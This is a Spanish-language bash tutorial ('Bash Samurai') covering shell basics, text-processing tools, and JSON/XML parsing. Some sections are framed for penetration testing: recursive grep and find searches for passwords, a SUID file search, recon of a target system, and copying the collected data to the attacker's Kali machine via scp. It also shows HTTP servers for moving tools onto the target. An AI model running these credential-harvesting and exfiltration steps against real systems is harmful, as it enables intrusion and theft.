
BASH SAMURAI

por

Park33r

volumen I



Index

PRINCIPAL

encabezado	#!/bin/bash
comentarios	#
variables	miVariable=”valor”
contendio de variable	$miVariable

DESCRIPTORES

stdin	0
stdout	1
stderr	2
Combinar salidas	2>&1 (la salida y el error estan combinados) o &>(version corta)
ver resultado de desciptor	$? (0 es ok y otro valor es error)
escribir en un archivo	>
agregar sin borrar el contenido	> >

La linea de comando tiene tres vias de comunicación, la entrada de datos que es lo que nosotros le ingresamos datos llamada STDIN y indicada con el numero 0, la salida o respuesta de una herramienta que es STDOUT tambien indicada con un 1 y la salida pero de error que es STDERR indicada con un 2 o otro numero.

Por lo tanto podriamos decirle que rediriga la salida de error a un archivo de esta manera

whoamiiiiiii 2> errorres.txt

Existe un archivo que es como una papelera el cual es /dev/null podemos redirecionar lo que querramos para que no salga en pantalla,como si lo eliminaramos.

Whoami 2>/dev/null

VARIABLES

podemos utilizar comillas simples o dobles para asignar valor a variables

miVariable=’Esta es una variable comillas siple’
miVariable2=”Esta es variable con comillas dobles y se le puede agregar $miVariable”

Al agregar doble comillas podemos indicar dentro de ellas el valor de una variable como se ve en el ejemplo de miVariable2.
Podemos ejecutar un comando y que se guarde su STDOUT en esa misma variable
miVarible=$(pwd)
esto guardara el resultado de pwd en esa misma variable

SEGUNDO PLANO

Podemos enviar el trabajo a segundo plano,asi si tenemos un proceso largo no tenemos que esperar a que termine para seguir trabajando, esto se logra con &

ejecucion de ping en segundo plano y redireccionamiento del STDOUT
ping -c 1 google.com > ping.txt &
o si esta en ejecucion (ctrl + z).
Al ingresar ctrl + z en un proceso ejecutandose este mismo nos indicara un numero a su izquierda dentro de [ ], este numero es el indicador del numero de proceso que nos servira para llamara a ese proceso que se ejecuta en segundo plano a primero plano y poder detenerlo con ctrl + c
el comando fg <Nº trabajo> traemos al primer plano la tarea
o si es un unico proceso trabajando en segundo plano solo fg

PARAMETROS

usamos de ejemplo un script llamado hacking.sh
./hacking.sh uno dos tres
$0 $1 $2 $3 $# (todos los parametros)

esto nos sirve cuando creamos un script el cual el usuario que lo ejecuta le pasara parametros,ejemplo:

```
#!/bin/bash

echo $1
```

---

ejecutando script: ./script.sh pedro
nos imprimira por pantalla el parametro que le pasamos $1 en este caso esta despues de ./script.sh que siempre sera el parametro $0

ENTRADA DE DATOS POR PARAMETRO Y LECTURA (read)

```
echo “como te llamas?”
read nombre                    (espera una entrada)
echo “cuantos años tienes?”
read edad                      (espera una entrada)

echo “Bienvenido “$nombre” ,tienes” $edad “años.”
```

CONDICIONAL if – elif & else

```
if ls | grep pdf
then
        echo “encontre pdf en esta ubicación”
else
```

```
        echo " no se ha encontrado ningun pdf"
fi
```

OPERADORES PRUEBA DE ARCHIVOS

```
if [[-e $ FILENAME]]
then
        echo $FILENAME 'existe'
fi
```

OPERADOR	DEFINICION
-d	prueba si existe un directorio
-e	prueba si existe un archivo
-r	prueba si un archivo existe y es legible
-w	prueba si un archivo eziste y si es escribible
-x	prueba si un archivo existe y si es ejecutable

OPERADORES PRUEBA NUMERICA

```
if [[$VAL -lt $MIN]]
then
        echo "prueba si la variable $VAL es menor que la variable $MIN"
fi
```

OPERADOR	DEFINICION
-eq	prueba de igualdad entre numeros
-gt	prueba si un numero es mayor que otro
-lt	prueba si un numero es menor que el otro
-ge	prueba mayor o igual
-ne	prueba si son distintos

BUCLE WHILE

El bucle while entrara en un bucle siempre que la condicion sea verdadera. Para terminar el bucle o salir de el la condicion que le hemos pasado tendra que cambiar a falso,de lo contrario se seguira ejecutando.

CODIGO		**EXPLICACION**
Condicional=1		
while ((Condicional < 1000))	—	mientras que condicinal sea menor (<) a 1000
do	—	hacer
echo $Condicional	—	imprimir valor de la variable Condicional
let Condicional ++	—	let para sumar (++) 1 mas a la variable Condicional
done	—	echo

BUCLE FOR

tipo 1

```
for ((Condicional = 1; Condicional < 1000; Condicional ++))
do
        echo $Condicional
done
```

---

tipo 2

```
for LIBRO in $(ls | grep .pdf)
do
        echo “libro $LIBRO”
done
```

Hara un ls en donde se encuntra el script,filtrara por .pdf y la asignara a la variable LIBRO, despues imprimira el valor de esa variable y volvera a hacerlo hasta que termine el ciclo.

FUNCIONES

Declaracion de una funcion puede ser “function mifuncion()” o “mifuncion()”

```
function mifuncion()
    {
        bloque de codigo de la funcion
    }
```

si las variables son declaradas fuera de la funcion son variables GLOBALES
cuando se declara con la palabra local dentro de una funcion las variables son LOCALES

Llamamos a la funcion de esta manera: mifuncion

las funciones tienen que devolver un estado 0 si todo esta bien y distinto a 0 si algo salio mal u otro tipo de valor como ruta o valores calculados.

CARACTERES ESPECIALES

se refiere a cualquier archivo	*
se refiere a un solo carácter	?
se refiere a cualquier carácter dentro de ellos	[abc] rango {0-9]
cualquier cosa que no sea	[!abc] [^abc]

TABLA DE COINCIDENCIAS

clase	descripcion
[:alnum:]	alfanumerico
[:alpha:]	alfabetico
[:ascii:]	ASCII
[:blank:]	espacios y tabulaciones
[:ctrl:]	caracteres de control
[:digit:]	numeros
[:graph:]	cualquier cosa que no sea caracteres de control ni espacios
[:lower:]	minisculas
[:print:]	cualquier cosa que no sea caracteres de control
[:punct:]	puntuacion
[:space:]	espacios en blanco y lineas vacias
[:upper:]	mayusculas
[:word:]	letras,numeros y subrayado
[:xdigit:]	hexadecimal

estas clases van dentro de corchetes por lo tanto quedarian [[:upper:]]

HERRAMIENTAS LINEA DE COMANDO BASH

GREP

busca el contenido en los archivos para un determinado partron y imprime la linea con la cual coincida ese patron. Opciones:

-e ‘PALABRA’	buscamos la palabra o caracteres puestos en PALABRA
-E	habilita las expreciones regulares extendida (mas de una) grep / -E “expresion1:expresion2”
-o	no mostrar los espacios vacios

-c	cuenta el numero de lineas que coinciden con el patron
-i	ignora mayusculas y minusculas
-l (ele)	imprime solo el nombre del archivo y ruta donde se encuentra
-n	imprime el numero de lineas del archivo donde esta el patron
-P	habilita el motor de expresiones regulares de Perl
-R,r	busca subdirectorios de forma recursiva

En expreciones regulares:

.	equivale a un carácter
*	equivale a cero o mas veces
+	lo mismo que el *

y se (encontro | perdio) el viajero esto busca la frase: y se encontro el viajero
y se perdio el viajero

ejemplo:
podemos buscar dentro de archivos con el comando grep

grep -i -r /home -e ‘password’

(-i) busqueda que no distinga de mayuscula y minuscula -(r) buscar recursivamente
(-e) espesifica la expresion regular a buscar

TABLA DE RANGOS DE EXPRECIONES ENTRE CORCHETES

[a B C]	coincidir con el carácter a B o C
[1-5]	coincidir del 1 al 5
[A-Za-z]	coincidir de la A a la Z mayusculas y minusculas
[0-9 +-*/]	coincidir con esos caracteres o del 0 al 9
(0-9a-fA-F)	coincidir con un digito hexadecimal

tabla de atajos

\s	espacios en blanco
\S	No espacios en blanco
\d	digito

\D	no digito
\w	palabra
\W	No palabra
\X	numero hexadecimal (ejemplo 0x5F)

estos atajos se utilizan con el flag -P para activar el motor de busqueda de Perl

y dentro de comillas

Supongamos que queremos buscar datos dentro de etiquetas html:

egrep <([A-Za-z]*)>.*</([A-Za-z]*)>

podemos uttilizar egrep o grep con el indicador -E de varios filtros.

tambien podemos hacerlo de la siguiente manera:

egrep '<([A-Za-z]*)>.*</\1>'

aca lo que hacemos es lo mismo aunque en el ultimo paso /\1 indicamos lo siguiente:

/ (barra normal)

\1 (escapamos en carácter 1) el carácter 1 indica que se repita las expreciones regulares de antes.

Pudiendo referirmos a mas de una con \1 \2 \3 \4 y asi siempre

CONTADORES

los contadores indicaran las veces que se repetira algo consecutivamente, por ejemplo:

T {3} indica que la letra T se repita consecutivamente 3 veces
T {3,5} indica que se repita de 3 a 5 veces consecutivamente
T {5,} indica que se repita 5 veces o mas consecutivamente

INICIO Y LIMITACION DE PALABRAS

^ [A B C] le indicamos que empiece (^) por alguna letra indicada entre los corchetes y con el simbolo $ le indicamos que termine con la exprecion dada

FIND

el comando find busca un archivo con la palabra que le hemos dado en un directorio predeterminado

find /home -name “*password*”

buscar desde el directorio /home en adelante la palabra que tenga lo que sea (*) y password en el medio y lo que sea (*) despues de password

OPCIONES COMANDOS COMUNES

-r	busca de forma recursiva
-type f (file) d (carpeta)	busca por tipo de archivos
-name ‘nombreArchivo’	nombre del archivo
-size	define el tamaño de archivos a buscar
-mmin <numero>	busca por tiempo, donde numero son los los minutos -5 menos de 5 minutos, 5 minutos, +5 mas de 5 minutos
-mtime <numero>	el numero 1 son 24 horas,el 2 48 y asi susesivamente -1 menos de 24 horas
-atime <numero>	a los que se accedio en este tiempo
--exec COMANDO ‘{}’ \;	ejecuta un comando indicado en COMANDO
-perm <numero de permiso>	busca archivos con ese numero de permisos
-perm -u=s	busca archivos con permisos SUID

CUT

El comando cut se utliliza para extraer partes seleccionadas de un archivo utilizando un delimitador que si no se selecciona utilizara uno por defecto.

OPCIONES DE COMANDOS COMUNES

-c 5-10	Especifica la pocision de los carateres que queremos extraer (del 5 al 10)
-d	especifica el carater utilizado como delimitador
-f	especifica los campos para extraer

EJEMPLOS

cat <archivo.txt> | cut -d ‘delimitador’ -f (pocision del carácter a extraer)

si existen varios delimitadores que se repiten,cut utilizara el primero que aparece.

FILE

con este comando seguido del nombre de archivo, nos inidicara que clase de archivo es,si es un .exe .txt .pdf .jpg y asi con otros formatos de archivos.

HEAD

el comando head muestra las 10 primeras lineas por defecto de un archivo seleccionado.

OPCIONES DE COMANDOS COMUNES

-n	especifica el numero de lineas a imprimir
-c	especifica el numero de bytes a generar

si no indicamos nada al invocar head,muestra por defecto las 10 primeras lineas.

AWK

el comando AWK es mas que un comando,es un lenguaje de programacion especialmente para procesar texto. Existen libros enteros sobre el pero en esta guia repasaremos los comandos mas importante.

OPCIONES DE COMANDOS COMUNES

$0	representa la linea entera
$1	representa la primera palabra
$2	representa la segunda palabra
-F	delimitador

tenemos como ejemplo un archivo llamado nombres.txt con el texto

adam smit
ruben herrera
dario lucas
damian smit

ahora usaremos un comando para que solo imprima aquellas lineas que solo conentan como apellido smit

awk ‘$2==”smit”{print$0}’ nombres.txt

adam smit
damian smit

traduccion:
si el segundo argumento ($2) es igual (==) que smit, imprimir la linea entera({print $0}) de archivo.txt

Tambien podemos utilizar el delimitador para imprimir ciertos fragmentos de una linea:

awk -F “ ” ‘{print $1}’

traduccion:
Tomar como delimitador el espacio e imprimir el primer argumento que en este caso seria la parte derecha del espacio en donde se encuentra los nombres, con este tendremos impreso solo los nombres.

SED

el comando sed permite realizar ediciones como reemplazar caracteres en un flujo de datos

OPCIONES DE COMANDOS COMUNES

-i edita el archivo especificado y sobreescribiendolo

ejemplo:

tenemos un archivo llamado ip.txt con la siguiente informacion

ip	SO
10.0.1.2	windows
11.3.11.42	linux
123.10.2.4	linux
11.0.1.10	mac

reemplazaremos todas las instancias de la ip 10.0.1.2 por 0.0.0.0

sed ‘s/10\.0\.1\.2/0\.0\.0\.0/g’ ip.txt

traduccion:

indicamos que vamos a sustituir (s), indicamos la ip a reemplzarar,poniendo \ para indicar que el punto es un carácter y no una opcion, separamos con (/) e indicamos la ip con la cual sustituiremos la anterior, seguido de la letra (g) el cual indica que es global,por si se repite la ip a la que reemplazaremos.

TAIL

con el comando tail podremos imprimir las ultimas lineas de un archivo, por defecto si indicamos tail sin ninguna opcione imprimira 10 lineas nada mas.

OPCIONES DE COMANDOS COMUNES

-n <numero de lineas>	indicamos los numero de las ultimas lineas que vamos a imprimir
-f <archivo.txt>	visualiza un archivo en tiempo real e imprime las lineas nuevas que se le agregan

TR

el comando tr transforma un argumento dado por otro argumento.

OPCIONES DE COMANDOS COMUNES

-s	reemplaza argumentos repetidos
-d	elimina el carácter dado entre comillas

ejemplo:

tr '\\:' '/?' datos.txt

traduccion:
En este caso las dos barras invertida (\\) indica que es una (1) barra invertida, traduciendo (\\:) a (\:) asi que en este ejemplo reemplazaremos (\) por (/) y (:) por (?)

cat texto.txt | tr -d '"'

hacer un cat y el stdout redireccionarlo a tr y eliminar (-d) los caracteres comillas dobles (")

SDIFF

Este comando sdiff compara dos archivos y nos indica cualquier cambio que hayan tenido

OPCIONES DE COMANDOS COMUNES

-a	trata todos los archivos como archivos de texto
-i	ignora las palabras que le pasemos
-s	suprime las lineas comunes entre los dos archivos
-w	numero maximo de caracteres a imprimir por linea

ejemplo:

archivo1.txt	archivo2.txt
adam	adam
paul	paul

ferdinando gonzalo

sdiff -s archivo1.txt archivo2.txt

mostrandonos como resultado ferdinando | gonzalo

SORT

Gracias al comando sort podemos organizar un archivo de forma que le indiquemos.puede ser de forma ascendente primero numeros despues mayusculas y despues minusculas alfabeticamente.

OPCIONES DE COMANDO MAS COMUNES

-r	ordena en orden descendente
-n	orden numerico
-k	ordena según subconjuntos. Clave por un lado valor por el otro separados por espacios
-o	guarda la salida en un archivo que le especifiquemos
-f	ingora casos

ejemplos:
Tenemos un archivo el cual tiene registros de contraseñas ingresadas por fechas

06/07/2021 admin
02/11/2021 administrator
15/01/2021 superadmin
01/01/2021 pedroHernandez01

sort -k 2 arhvio.txt

con este comando ordenamos tomando como referencia la columna 1 que en este caso corresponde a la columna de las fechas.
Sort -k 2 archivo.txt

con este comando ordenamos tomando como referencia la columna 2 donde se encuentran los nombres ordenandolos alfabeticamente

UNIQ

el comando uniq aplicado a un archivo evitara imprimir las palabras o lineas repetidas.
Si tenemos el siguiente archivo:

admin
admin
parcer
hello

uniq archivo.txt

el resultado impreso seria:

admin
parcer
hello

Borrando una linea que tenia admin la cual estaba repetida.

OPCIONES DE COMANDOS COMUNES

-c	imprime el numero de veces que se repite una linea
-f 4	ignora las lineas indicadas a comparar,en este caso ignorara las 4 primeras lineas
-i	ignora entre mayusculas y minusculas ya que sin este comando no es lo mismo Admin que admin, aplicando -i admin y Admin seran lo mismo eliminando una linea

CURL

El comando curl nos sirve para realizar solicitudes HTTP HTTPS FTP SFTP y TELNET, a travez de la consola de comando,si hacemos:

curl https://www.google.com
nos mostrara por la consola el codigo fuente de esa pagina que hemos ingresado

OPCIONES DE COMANDOS MAS COMUNES

-A	Especifica el user agent para enviar al servidor
-d	envia datos por POST
-G	envia datos por GET
-I	obtener solo el encabezado del protocolo
-L	seguir redireccionamiento
-s	no mostrar mensajes de error ni barra de progreso
-o <nombre.txt>	guarda la peticion en el archivo que le hemos pasado

ejemplo:

curl -I https://www.google.com

obtenemos solo la informacion del encabezado como por ejemplo el servidor,set-cookie y mas cosas dependiendo de la direccion solicitada,hay paginas que dan mas informacion en los encabezados que la que deberian de dar.

WGET

La herramienta wget es parecida a curl pero con pequeñas diferencia y una de ellas es la opcion de descargar en forma de espejo el cual descarga la pagina que le pasamos y todos sus paginas asociadas.

OPCIONES DE COMANDOS MAS COMUNES

-p	descarga archivos asociados con la web (css, imagenes)
-m	habilita el modo duplicado
-P	especifica la ruta a guardar los archivos

VI

vi es un completo editor de texto,tambien existe nano el cual suelo utilizar muchas veces pero vi es un potente editor.

Para abrir un archivo con el llamamos a vi y le indicamos que archivo

vi credenciales.txt

MANEJO

despues de abrir el texto presionamos las teclas esc y luego la i y para salir de editar ese archivo, precionamos la tecla esc otra vez y tenemos estos comandos.

OPCIONES DE COMANDOS MAS COMUNES

b	retrocede palabra por palabra
cc	borra la linea en la que estamos y nos pone en modo editar para escribir algo en esa linea que se ha borrado
cw	borra la palabra en la que estamos y nos pone en modo editor para escribir y asi reemplazar la palabra
dw	elimina palabra en la cual estamos posicionados
dd	elimina la linea en la cual estamos posicionados
:w	guarda el archivo

:w <nombre> guarda el archivo con el nombre que le hemos indicado

:q!	salir sin guardar
ZZ	guardar y salir

:<numero> muestra las X lineas según el numero que le hemos dado

/ buscar hacia adelante

? buscar hacia atrás

n encontrar la siguiente ocurrencia

Animo a que juegue con esta herramienta ya que cuenta con bastantes accesos directos para un mejor flujo de trabajo, a lo Bash Samurai.

STRINGS

Este comando seguido de un archivo nos muestra por pantalla todos los caracteres imprimibles de ese archivo,muchos archivos pueden contener datos dentro asi sea un pdf,un jpg,o un video. Haciendole strings <archivo> si tiene caracteres imprimibles nos mostrara por pantalla.

CONVERSIONES

Muchas veces nos vamos a encontrar con datos no hasheados ni encriptados sino codificado lo cual su decodificacion es facil,se trata de reversear ese dato a su estado natural.

De ASCII a hexadecimal

```
echo ‘A’ | xxd
```

de hexadecimal a ASCII

```
echo ‘0x410a’ | xxd -r
```

de ASCII a binario

```
echo ‘A’ | xxd -b
```

podemos utilizar echo o printf

DELIMITADORES

Muchas veces los archivos a analizar contienen limitadores como puede ser espacios puntos tabulaciones comas y otras cosas mas.

Gracias a los comandos anteriores podemos utilizar estos delimitadores como indicadores para la extraccion de datos.

RECOPILACION DE INFORMACION DEL SISTEMA LINUX

uname -a informacion version del sistema operativo

cat *proc*/cpuinfo	informacion de hardware de la CPU
ifconfig	informacion de las interfaces de red
route	muestra la tabla de enrutamiento de la red conectada
arp -a	resolucion de direcciones de la tabla ARP
netstat -a	muestra conexiones de red
mount	muestra sistema de archivos
ps -e	muestra los procesos en ejecuccion

TRANSFERENCIA DE ARCHIVOS

Una vez que tengamos informacion del objetivo debemos buscar una forma de enviar esa informacion a nuestra maquina

scp <archivo a copiar> kali@mi-ip:/directorio/a/guardar/nombre/archivo

el comando scp Secure Copy Protocol es un protocolo de transferencia de archivos de red, utiliza el protocolo SSH el cual nos brinda un cifrado.

MONTAR SERVIDOR AL VUELO

A la hora de pasar herramientas de nuestra maquina al objetivo tenemos varias maneras de montar un servidor el cual con wget o curl conectarnos a el y solicitar ese fichero,esto se puede hacer de un lado como del otro.

SERVIDOR

python

```
python SimpleHTTPServer <puerto>
```

python3

```
python3 -m http.server <puerto>
```

php

```
php -S 0.0.0.0:<puerto>
```

CLIENTE

```
curl http://ip:puerto/archivo a solicitar -o <nombreArchivoGuardar>

wget http://ip:puerto/archivo a solicitar
```

Preste atencion que es HTTP y no HTTPS ya que no tenemos ningun certificado de seguridad.

PROCESAMIENTO DE DATOS

despues de reunir los datos y pasarlos a nuestro sistema debemos procesarlos en busca de informacion relevante.

ANECDOTA

Una vez buscando en un archivo log de error que por cierto era extremadamente grande y al tener muchos caracteres que algunos no se entendia no era optimo buscar un usuario o contraseña con la ruedita del raton (no es de samurai), asi que filtre utilizando grep viendo un patron como este en el archivo:
user = ‘usuario’
Era un log de error asi que no espere encontrar mucho pero escribir ese comando con ese patron no me costaba nada asi que lo escribi… encontrando soprendentemente un usuario que al poner, ejemplo: admin, puso admiin y quedo registrado en el log de error de inicio de sesion.
Asi que no des nada por sentado en los archivos porque en donde menos te lo esperes hay informacion solo que hay que saber interpretarla.

ARCHIVOS LOGS EN LINUX

var/log/apache2	registros de acceso y error servidores Apache
var/log/auth.log	informacion sobre inicio de sesion por ssh,usuarios privilegiados y autenticacion remota
acceso	
var/log/kern.log	registros de kernel
var/log/syslog	registros generales del sistema

ARCHIVOS XML

Los archivos XML son un lenguaje de marcado extensible que permite crear etiquetas y elementos que describen datos.

```
<titulo del libro = “Servicio Secreto”>
        <autor>
                <FirstName>Mario</FirstName>
                <LastName>Lombardo</LastName>
        </autor>

        <autor>
                <FirstName>Luciano</FirstName>
                <LastName>Mendez</FirstName>
        </autor>
```

Esto es una fraccion de un archivo XML, aprovechamos las etiquetas que tiene los archivos para utilizar la herramienta grep filtrando los datos que nos interesan.

PROCESAMIENTO

Para extraer solo el FirstName de cada linea haremos lo siguiente:

grep -o ‘<FirstName>.*<\/FirstName>’ archivo.xml

con esto indicamos que queremos solo las lineas que tengan
<FirstName>LO QUE SEA(.*)</FirstName>’
utilizando la barra \ para escapar la barra /

Con este comando podemos extraer si el FirstName de inicio y el del final estan en la misma linea,si nos encontramos en un caso donde el FirstName final esta en la linea de abajo utilizaremos esta expresion con grep:

grep -Pzo ‘(?s)<autor>.*<\/autor>’ <archivo.xml’

traduccion:
activamos el motor de expreciones de perl (-P) indicamos que las lineas nuevas las tome como lineas comunes(z) quitamos los espacios en blanco (o).
Para eliminar el FirstName y solo dejar los nombres podemos reenviar el stdout a tr:

grep -Pzo’(?s)<autor>.*</autor>’ <archivo.xml | sed ‘**s/**< [^ >] * > **//g**’

traduccion de sed:

(‘s) indicamos sustitucion,separamos (/) , sustituimos (<) y [^>]* que significa:
cero o mas caracteres (indica el *) dentro de los corchetes []
(^) significa que no los elimine a ninguno de ellos (*) pero si el (>)
y tambien eliminar (>) que se encuentra fuera de los corchetes
indicando que lo vamos a sustituir con nada (//) indicamdo que lo haga globalmente (g)

Tomate tu tiempo para destripar esa accion y veras que no es muy dificil,en este punto ya estamos haciendo maniobras avanzadas utilizando patrones de expreciones regulares.

ARCHIVOS JSON

Los archivos Objetos JavaScript (JSON) son otro formato de archivo muy popular hoy en dia ya que funciona muy bien en el intercambio de datos a travez de una API, es un formato simple que consta de objetos,matrices, y pares de clave/valor,veamos un ejemplo:

```
{
"title":"Sere un Samurai en Bash",
"edition":1,
"authors":[
  {
      "primerNombre":"Pablo",
      "segundoNombre":"Mendez"
  },
  {
      "primerNombre":"Carlos",
      "segundoName":"Arez"} ]
}
```

Dentro de las llaves ira la informacion que esta en pares clave:valor que serian los objetos encerrados entre comillas dobles,
y separados a una nueva linea con una coma antes (,)
Tambien existen arrays o matrices el cual ponemos el nombre como clave he indicamos con [que sera una matriz, y la cerramos con] y repetimos el proceso.

PROCESAMIENTO

En algun punto tendremos que procesar archivos JSON y creerme,los archivos que yo me he encontrado son grandiosamente grandes ya que los JSON llevan mucha informacion en ellos (generalmente).
Los mas seguro es que quieramos extraer los pares clave/valor que se puede lograr utilizando grep

grep -o ‘”primerNombre”:”.*”’ <archivo.json

traduccion:
imprimir las lineas que tengan “primerNombre”:” un carácter o mas(.*) y comilla dobles
La salida nos devuelve “primerNombre”:Pablo”
asi que pasaremos la salida a awk indicando como separador (-F) ‘:’ e indicamos que deseamos imprimir el segundo argumento ‘{print $2}’
quedando como resultado: “Pablo”

JQ ESPECIAL JSON

Existe una herramienta dedicada especialmente a la manipulacion de JSON que se llama jq
dicha herramienta no viene instalada en kali linux por lo tanto tendremos que instalarla nosotros.

Usando jq filtraremos los nombres como en el ejercicio anterior

jg ‘.authors[].primerNombre’ <archivo.json

Traduccion de jq:
imprimir todo (.) lo que esta adentro de authors que es un objeto/tupla/array por lo tanto tenemos que entrar en el con los caracteres ([])
y todos (.) los valores de primerNombre. Quedando como resultado

“Pablo”
“Carlos”

obtendiendo titulo del archivo con jq

jq ‘.title’ <archivo.json

traduccion de jq:
imprimir todo (.) el titulo (title)
teniendo como resultado

“Sere un Samurai con Bash”

AGREGANDO DATOS

Los sitemas informaticos guardan y manejan informacion en diferentes formatos como puede ser los que vimos anteriormente: XML, JSON, MYSQL, y muchos mas, dependiendo de que servicio le estamos extrayendo los datos.

Para un buen analisis de ellos debemos tener los datos en un mismo formato para un optimo analisis.

find /log -type f -exec grep ‘{}’ -e ‘password’ \; >> password.txt

Traduccion de grep:
buscamos en la carpeta /log archivo de tipo (-type) archivos (f) y ejecutamos grep (-exec) poniendo ‘{}’ obligatorio y le pasamos un parametro de grep (-e) que indica que busque en esos archivos encontrados la palabra password, y si es asi la enviamos el resultado (>>) al archivo password.txt, si queremos borrar lo que tiene el archivo password.txt ponemos >

